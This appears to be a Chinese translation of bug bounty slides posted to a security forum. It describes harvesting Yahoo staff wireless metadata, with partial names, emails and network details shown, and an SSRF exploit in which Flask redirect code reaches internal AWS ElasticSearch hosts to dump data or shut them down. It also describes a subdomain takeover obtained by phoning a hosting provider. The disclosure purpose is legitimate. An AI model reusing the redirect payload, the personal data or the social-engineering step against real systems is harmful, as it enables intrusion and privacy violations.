19	18	200			5885		Ai	gmail.com	
20	19	200			6074		Al	tmail.com	
21	20	200			5860		Al	o@hotmail.com	
22	21	200			5893		Al		
23	22	200			5925		Al	hotmail.com	
24	23	200			6005		Al	@hotmail.com	
25	24	200			5962		Al		
26	25	200			6283		Al	o2@hotmail.com	
27	26	200			6103		Al	hotmail.com	
28	27	200			5859		Al	hotmail.com	
29	28	200			5992		Al	hotmail.com	
30	29	200			5959		Al	.com	
31	30	200			6237		Al	il.com	
32	31	200			6309		Al	hotmail.com	
33	32	200			6330		Al		
34	33	200			5932		Al	hotmail.com	
36	35	200			5869		Al		
35	34	200			5952		Al		
37	36	200			5940		Al	@hotmail.com	
38	37	200			5827		Alex Lawrence		

4. 获取所有Yahoo员工的公司无线网络元数据


#	IP Address	Mac-Address	SSID	Address-0	Address-1
1	66.	6c:f3	YIGuest	721	Sunnyvale, CA 94089
2	166	00:2	6 YIDev	701	Sunnyvale, CA 94089
3	66.	00:2	0 YFi	701	Sunnyvale, CA 94089
4	66.	20:4			Sunnyvale, CA 94089
5	66.	6c:f3	YIGuest		Sunnyvale, CA 94089
6	66.	6c:f3	YFi		Sunnyvale, CA 94089
7	66.	6c:f3	YFi		Sunnyvale, CA 94089
8	66.	6c:f3	YFi		Sunnyvale, CA 94089
9	66.	6c:f3	YFi	721	Sunnyvale, CA 94089
10	66.	6c:f3	YFi	741	Sunnyvale, CA 94089
11	66.	6c:f3	YFi	721	Sunnyvale, CA 94089
12	66.	6c:f3	YIPersonal	741	Sunnyvale, CA 94089
13	66.	6c:f3	YFi	721	Sunnyvale, CA 94089
14	66.	6c:f3	YFi	741	Sunnyvale, CA 94089
33	66	40	6c:	YFi	701	Sunnyvale, CA 94089
34	66	40	00:	mail-fe-team	721	Sunnyvale, CA 94089
35	66	40	00:	mail-fe-team	701	Sunnyvale, CA 94089
36	66	40	00:	mail-fe-team	721	Sunnyvale, CA 94089
37	19	.166	6c:	YIPersonal	1280	Sunnyvale, CA 94089
38	19	.166	6c:	YIGuest	701	Sunnyvale, CA 94089
39	19	.166	00:	ARUBA-VISITOR	1280	Sunnyvale, CA 94089
40	19	.166	00:	xfinitywifi	1161	Sunnyvale, CA 94089
41	19	.166	00:		Law	Sunnyvale, CA 94089
42	19	.166	00:	2WIRE392	1235	Sunnyvale, CA 94089
43	19	.166	00:	Yasodha	Yum	Sunnyvale, CA 94089
44	71	4	00	NammaVeetuWiFi	Yum	Sunnyvale, CA 94089
92	6	2.40	d8:	YICorp	709–	Sunnyvale CA 94089
93	1	08.22	44:	HOME-DE60	709–	Sunnyvale CA 94089
94	5	2.118	44:	HOME-DE60	1089	Sunnyvale CA 94089

5. 通过受限SSRF漏洞访问内部AWS基础设施

1. 通过下面的连接创建一个“application”
   https://create.privatebounty.com/create-app
2. 指定“project URL” ——这里是“https://shubh.am/”
3. 通过下面的连接来验证该URL
   https://create.privatebounty.com/verify-url

- 该应用程序试图利用指定网站根目录中的“app.txt”的文件来验证您是否拥有“project URL”字段中指定的URL。
- 如果“https://shubh.am/app.txt”的响应代码不是200，则通过https://create.privatebounty.com/verify-URL返回“https://shubh.am/app.txt”的完整HTTP响应正文。

5. 通过受限SSRF漏洞访问内部AWS基础设施



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 如果我们迫使https://shubh.am/app.txt返回重定向到任意URL的301状态码，将会发生什么情况？

```
import requests
import sys
from flask import Flask, redirect, request
app = Flask(__name__)

@app.route('/app.txt')
def custom_redirect():
    return redirect("http://shubh.am/404/",301)

if __name__ == '__main__':
    app.debug=True
    app.run(host='0.0.0.0',port=80)
```


5. 通过受限SSRF漏洞访问内部AWS基础设施


- 从https://create.privatebounty.com/verify-url返回的响应：

We failed to fetch the text file at your app's URL (http://shubh.am/app.txt). <!DOCTYPE html> <!--[if lt IE 7]> <html class="no-js lt-ie9 lt-ie8 lt-ie7" lang="en"> <![endif]--> <!--[if IE 7]> <html class="no-js lt-ie9 lt-ie8" lang="en"> <![endif]--> <!--[if IE 8]> <html class="no-js lt-ie9" lang="en"> <![endif]--> <!--[if gt IE 8]><!--> <html class="no-js" lang="en"> <!--<![endif]--> <head> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1"> <title>shubh.am | 404 - Page Cannot Be Found</title> <meta name="robots" content="noindex, nofollow" /> <meta name="viewport" content="initial-scale=1.0, minimum-scale=1.0, maximum-scale=1.0, user-scalable=0"> <script type="text/javascript"> //<![CDATA[try{if (!window.CloudFlare) {var CloudFlare=[{verbose:0,p:0,byc:0,owlid:"cf",bag2:1,mirage2:0,oracle:0,paths:{cloudflare:"/cdn-cgi/nexp/dok3v=1613a3a185/"},atok:"4d6ba6076d86953417b1fb360a03d9d5",petok:"e54dbbf854c0a7369b1be55b2aacf2cebffa258e-1460520325-1800",zone:"shubh.am",rocket:"0",apps:{"ga_key":{"ua":"UA-43839544-1","ga_bs":"2"}},sha2test:0}];CloudFlare.push({"apps":{"smarterror":{"swiftype":{"engine_id":"shubh-dot-am","engine_key":"zVpJQ4FUuVszeSzktus2","enabled":1}}}});!function(a,b){a=document.createElement("script"),b=document.getElementsByTagName("script")[0],a.async=!0,a.src="//ajax.cloudflare.com/cdn-

先知社区

5. 通过受限SSRF漏洞访问内部AWS基础设施

- 对*.privatebounty.com实施DNS爆破后，通过altdns获得的样本数据：



5. 通过受限SSRF漏洞访问内部AWS基础设施

- 如果我们迫使https://shubh.am/app.txt返回一个301重定向，指向一个内部AWS ElasticSearch主机，同时提供一个无效ElasticSearch查询，结果会咋样？

```
import requests
import sys
from flask import Flask, redirect, request
app = Flask(__name__)

@app.route('/app.txt')
def custom_redirect():
    return redirect("http://xxxxx.elasticsearch.xxxxxxxx.xxxxxxx.com:9200/_search?pretty=true&source=%7b%25%32

if __name__ == '__main__':
    app.debug=True
    app.run(host='0.0.0.0',port=80)
```

5. 通过受限SSRF漏洞访问内部AWS基础设施

- 如果我们迫使https://shubh.am/app.txt返回一个301重定向，指向一个内部AWS ElasticSearch主机，同时提供一个无效ElasticSearch查询，结果会[redacted]样？

5. 通过受限SSRF漏洞访问内部AWS基础设施

- 由于托管https://create.privatebugbounty.com的主机位于AWS VPC中，所以，我们可以访问这个VPC中的所有其他内部AWS主机。
- 本来是一个受限的SSRF漏洞，现在摇身变为一个威力巨大的SSRF。
- 对于ElasticSearch实例的默认配置来说，根本就不需要进行身份验证。
- 这样的话，我们通过REST API和这个SSRF漏洞从内部ElasticSearch实例中导出数据。
- 同时，我们还可以通过访问https://elasticSearchInstance:9200/_shutdown来直接关闭ElasticSearch实例。
- 真是混乱而又疯狂——超过150台内部主机可通过这个SSRF漏洞进行访问。

6. 打个电话就能劫持子域

借助于Altdns，我找到了两个当时用于开发的域名，将它们添加到我的域列表后，我就把它们忘下了，大约一个月后，它们就离线了，我不知道它们现在是否还在用（记录仍然在那里）。

Hey Joyent,

We previously had the ip addresses [redacted] and [redacted] From what we can tell it isn't in use, are we able to renew our service with either of these ip addresses?

Regards,
Nathaniel

Hello,

We can't guarantee what IP gets assigned at provisioning, and assigning a specific IP to a newly created machine is generally unsupported at this time.

Please let me know if you have any further questions.

Regards,
Mary Hood
Joyent, Inc

A quick phone call later …


Hi Nathaniel,
I had Mary reserve the IP's, so right now, they are not in use.

HI Nathaniel,
This is typically a production support type of request (which can be selected directly from your portal). At a minimum, please request developer support for your account.

Lastly, to confirm, when these addresses are added to your containers, we'll be replacing the existing IP address with the ones you've requested. Let me know if this is not what you'd expect.

rewarded nnwakelam with a $7,500 bounty.

用100美元赚了$15k（7.5kx2）。好极了！



Scrutiny on the bug bounty.zip (4.696 MB) 下载附件

上一篇：逆向工程 - 第2部分（高级编程概念） 下一篇：记一次从DOM型XSS到RCE过程

1. 0 条回复
   - 动动手指，沙发就是你的了！